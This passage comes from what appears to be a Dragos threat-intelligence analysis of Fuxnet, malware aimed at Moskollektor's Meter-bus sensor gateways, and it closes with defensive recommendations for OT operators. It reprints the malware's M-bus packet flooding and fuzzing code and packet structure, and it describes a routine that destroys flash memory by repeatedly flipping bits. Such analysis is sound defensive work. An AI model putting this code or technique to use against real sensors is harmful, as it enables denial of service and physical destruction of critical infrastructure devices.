
write data in wptr to sensor

check if write operation errored. If error is not EAGAIN or EINTR, break from loop

if write was successful, create new mbus packet for write in next loop iteration

FIGURE 13: FUXNET METER-BUS FLOODING CODE

The function *mk_mbus_packet* called on line 369 constructs the Meter-bus packets. This function is shown in Figure 10. Two different fuzzing techniques are used to generate the packets selected randomly for each packet. The first technique used if the random number (*mk_mbus_mode)* is equal to 1 involves sending completely random data without any M-bus structure defined in the packet, as shown on lines 306-310 of Figure 10. The second technique, if the random number (*mk_mbus_mode)* is equal to 0, uses minimal M-bus structures that define the M-bus broadcast field to be *0x7F* with a legitimate *length* field. Both techniques aim to trigger a DoS condition in the sensor by sending random data, hoping the sensor crashes when processing the request.




```
281  static size_t
282  mk_mbus_packet(struct mbus_msg *m) {
283      mk_mbus_mode = rand() % 2;
284
285      if (mk_mbus_mode == 0) {
286          // As close as real traffic
287          rv = rand() % 100;
288          if (rv < 40)
289              m->len = 0x08;
290          else if (rv < 70)
291              m->len = 0x0a;
292          else if (rv < 80)
293              m->len = 0x0c;
294          else if (rv < 90)
295              m->len = 0x0e;
296          else
297              m->len = 0x1f;
298
299          m->addr[0] = 0x7f;
300          randcpy(&m->addr[1], m->len - 1 - 2);
301          mbus_crc_add((uint8_t *)m, 4 + 2 + m->len - 2);
302          return m->len + 4 + 2;
303      }
304
305      // ALL RANDOM
306      m->len = 2 + rand() % (256 - 2);
307      randcpy(&m->addr[0], m->len - 2);
308      mbus_crc_add((uint8_t *)m, 4 + 2 + m->len - 2);
309
310      return 4 + 2 + m->len;
311  }
312
```

FIGURE 14: FUXNET M-BUS PACKET CREATION CODE

However, regardless of whether the code triggers a vulnerability, the process continuously "floods" the sensor with Meter-bus packets. This would disallow the sensor to communicate, resulting at least in a temporary sensor DoS.

Blackjack also posted the *mbus_msg* structure definition in the April 15 "post hack update," shown in Figure 11. This structure portrays the expected format of the generated M-bus packet.

```
// 00ff 5342 0800 7f28 1000 0001 556c
// 00ff 5343 0800 7fb3 7ea6 45ac c92f  # FUZZED MESSAGE
//               | |  |    |    + crc16
//               | |  |    + id?
//               | |  + function?
//               | + sub-address
//               + Broadcast?
// 00ff 5342 0a00 7f33 161e 000e e000 599c  # 2024
// 00ff 5342 0a00 7f3b 161e 000e e000 f40f
// 00ff 5342 0c00 7f86 1000 0005 0000 0000 354c
// 00ff 5342 0e00 7ff5 1100 0009 2402 0223 5146 8b76
// 00ff 5342 1f00 7f95 f200 0005 0100 0000 2402 0223 0136 8503 0065 0123 0000 0000 0000 00c5 ab

struct mbus_msg {
    uint8_t brk[4]; // 00ff 5343
    uint8_t len;   // NBO [08 , 1f, 0e]
    uint8_t res1;  // 00
    uint8_t addr[2];  // 7f xx
    uint8_t ctr; // 00,,ff
    uint8_t res2; // 00
    uint8_t id[2]; // 00 0?
    // More data....
    // Followed by CRC16
} __attribute__((__packed__));

// MBus uses CCITT-false CRC16 checksum
static const uint16_t wCRCTable_false[] = {
0x0000, 0x1021, 0x2042, 0x3063, 0x4084, 0x50a5, 0x60c6, 0x70e7,
0x8108, 0x9129, 0xa14a, 0xb16b, 0xc18c, 0xd1ad, 0xe1ce, 0xf1ef,
0x1231, 0x0210, 0x3273, 0x2252, 0x52b5, 0x4294, 0x72f7, 0x62d6,
0x9339, 0x8318, 0xb37b, 0xa35a, 0xd3bd, 0xc39c, 0xf3ff, 0xe3de,
0x2462, 0x3443, 0x0420, 0x1401, 0x64e6, 0x74c7, 0x44a4, 0x5485,
```

FIGURE 15: FUXNET MBUS_MSG STRUCTURE DEFINITION

In Blackjack's communication with Dragos, the adversary indicated the M-Bus flood attack was executed shortly after the initial lockout of the device but before the second delay that precedes the full filesystem destruction. If the delay was really set to 2 hours, this implies that the M-bus flooding ran continuously for at least that length of time. Dragos assesses with low confidence that the code likely caused at least a temporary DoS for the sensors, but at this time, a few unanswered questions about this portion of the code remain:

- Was any achieved DoS condition permanent or temporary?
- How long could the M-bus flooding continue after the destruction of the sensor gateways?

Regardless, based on the evidence available to Dragos, the code likely indicates the beginnings of a usable Meter-bus fuzzing module. Since Meter-bus is a commonly used industrial protocol, Fuxnet would likely be classified as the 8th known ICS-specific malware. Irrespective of the Meter-bus flooding effectiveness, Fuxnet contained a few more modules that ensured the sensor gateways were destroyed on a physical level.

SSD Destructor – Bit Flipping

Fuxnet includes a component designed to degrade NAND flash memory through exhaustive write cycles. This process involves repeatedly writing data that is bit-flipped to the same memory location until the memory blocks are severely degraded and eventually destroyed. The malware executes this by reading existing data from a block, performing an XOR operation with 0xFF, and writing the flipped bits back. The loop terminates after exhausting 1000 memory blocks.[10]

[10] Why Flash Wears Out and How to Make it Last Longer – storageswiss.com




FIGURE 16: ANNOTATED FUXNET FLASH MEMORY DESTRUCTOR COMPONENT

The above technique is a clever way to wear out memory since, upon writing in the write_reseek function, each bit must be "touched" and flipped. Flash memory can only be "touched" so many times before it becomes unusable since each write and erase operation degrades the memory cell's ability to hold a charge (and therefore represent data).[11] We continue to flip data repeatedly until *write_reseek* function fails or the number of iterations reaches a specific value (SSD_ROUNDS). Finally, the code breaks from the loop when 1000 or more memory sectors are worn out.

[11] NAND flash wear-out - TechTarget

OT Impact Assessment

Assessing the impact of the Fuxnet malware on ICS environments is challenging due to limited technical details and the unverified nature of the attack. However, based on the information provided by Dragos and assuming the functional claims about Fuxnet hold true, several critical insights emerge:

- Fuxnet's ICS-specific components are highly tailored to Moskollektor's specific network environment and operational functions. This level of customization suggests that the malware was designed with a deep understanding of the target's infrastructure, likely requiring significant reconnaissance and expertise.
- The bespoke nature of the malware indicates that adapting Fuxnet for use in different ICS environments would necessitate nearly complete redevelopment. This limits its immediate threat to other systems.
- Several uncertainties about Fuxnet's capabilities and effects remain unresolved, underscoring the challenges in fully understanding its potential impact without further data.

Nonetheless, regardless of the veracity of Blackjack's claims, some critical observations for ICS asset owners and operators are still highly relevant:

- ICS/OT operations are increasingly being targeted by "hacktivist" groups, either in rhetoric (in making false or unverifiable claims of impacting ICS/OT assets), or through genuine attacks.[12] In either case, this trend is likely to continue as other adversaries seeking to promote their cause become aware of the attention that some of these incidents garner, both positive and negative.
- Adding an ICS-specific capability included in this claim and the extra media attention coming on the tails of another recent hacktivist incident involving OT assets similarly increases the likelihood that other "hacktivist" groups may seek to develop and employ such capabilities.

Recommendations

Considering the risk and related threats, Dragos recommends organizations implement the 5 Critical Controls for World-Class OT Cybersecurity identified by the SANS Institute - which presents a framework for implementing a world-class OT cybersecurity program to defend against adversary activity directed against OT networks, be it intellectual property theft, ransomware, or targeted cyber-physical effects.

A first step in implementing these controls is achieving executive alignment on the role and importance of OT cybersecurity and the specific risks an OT cybersecurity program is meant to defend against, if not well understood. One potential way to achieve organizational alignment is to tie the effort back to real-world scenarios. The information in the information detailed above clearly outlines the capabilities developed for the adversary and their intended impacts. This detail can be instrumental in understanding how the capabilities might impact a given network, the potential operational and business implications, and the steps necessary to defend against and remediate the potential effects.

Translating cyber risks into the impact on an organization's operations and functions can help executive stakeholders engage on the topic of OT cybersecurity. Once an organization can achieve executive and board-level alignment on the importance of investing in OT cybersecurity, the foundation is in place for the implementation of the five critical controls for OT cybersecurity which are shown below:

[12] Crossing the Rubicon: Hacktivist Intrusions Against Israeli-Made OT - Dragos

1. ***ICS INCIDENT RESPONSE***
   Operations-informed incident response (IR) plan with focused system integrity and recovery capabilities during an attack—exercises designed to reinforce risk scenarios and use cases tailored to ICS environments.

   The Fuxnet malware included a sophisticated sensor denial of service (DoS) component specifically targeting ICS environments, which indicates that if deployed, the malware could cause significant operational disruptions. An operations-informed incident response plan would ensure system integrity and recovery capabilities are in place to address such disruptions and restore normal operations quickly.

2. ***DEFENSIBLE ARCHITECTURE***
   Architectures that support visibility, log collection, asset identification, segmentation, industrial DMZs (Demilitarized Zones), and process-communication enforcement.

   The Fuxnet malware exploited vulnerabilities in Moskollektor's infrastructure, particularly by gaining root access to IoT routers using default passwords. Implementing a defensible architecture that supports network segmentation and secure configuration management would limit the malware's ability to spread and exploit these vulnerabilities, containing potential breaches and minimizing damage. Dragos recommends implementing strict network segmentation between IT and OT environments to limit the lateral movement of adversaries and contain potential violations. Additionally, OT defenders should consider conducting security audits of the organization's external attack surface. Defenders can use low-cost tools like Censys and Shodan to identify glaring security issues. These tools can identify exposed PLCs and provide detailed information, such as specific PLC versions, highlighting the extent of discoverability and exposure risk.

3. ***ICS NETWORK VISIBILITY MONITORING:***
   Continuous network security monitoring of the ICS environment with protocol-aware toolsets and system of systems interaction analysis capabilities used to inform operations of potential risks to control.

   The incident revealed that the adversary had a detailed understanding of Moskollektor's network, including various devices' IP addresses and functions. Continuous network security monitoring with protocol-aware toolsets allows for early detection of suspicious activities and unauthorized access and timely intervention before significant damage occurs. Dragos recommends ensuring network visibility and monitoring are in place for north-south and east-west network traffic in the enterprise IT and OT. Dragos Platform threat detections have been updated to alert customers of the presence of Fuxnet in their environments.

4. ***SECURE REMOTE ACCESS***
   Identify and inventory all remote access points and allowed destination environments, on-demand access, and multi-factor authentication (MFA), where possible, jump host environments to provide control and monitor points within the secure segment.

   The Fuxnet malware's deployment likely involved exploiting default device passwords and unsecured remote access points. Organizations can significantly reduce the risk of unauthorized access and potential malware deployment by identifying and inventorying all remote access points and implementing multi-factor authentication and secure access methods.

5. ***RISK-BASED VULNERABILITY MANAGEMENT***

Understanding the cyber digital controls in place and device operating conditions that aid in risk-based vulnerability management decisions to patch for the vulnerability, mitigate the impact, or monitor for possible exploitation.

The malware's capability to exploit specific vulnerabilities within Moskollektor's sensor gateways underscores the need for risk-based vulnerability management. Understanding the cyber digital controls and operating conditions helps prioritize patching and mitigation efforts for the most critical vulnerabilities, ensuring that resources are effectively allocated to protect against the highest risks.

Conclusion

The hacktivist group Blackjack's alleged cyberattack on Moskollektor introduces a complex scenario involving specialized malware engineered to disrupt Moscow's municipal sensor network. Fuxnet appears to be a sophisticated malware variant with components designed to target low-level ICS sensors using the Meter-Bus protocol. Despite lacking a compiled malware sample or official confirmation, the detailed analysis of Fuxnet’s components suggests a high degree of customization tailored to Moskollektor's specific network environment.

This incident underscores a critical trend: hacktivist groups increasingly target ICS environments, mixing real impacts with exaggerated claims to draw attention and influence public perception. This growing threat necessitates implementing robust cybersecurity measures to protect critical infrastructure.

The SANS Five Critical Controls for World-Class OT Cybersecurity provides a comprehensive framework for defending against such adversarial activities. The Fuxnet incident is a stark reminder of threats to ICS environments and the necessity for asset owners and operators to adopt these critical controls to ensure resilience and security.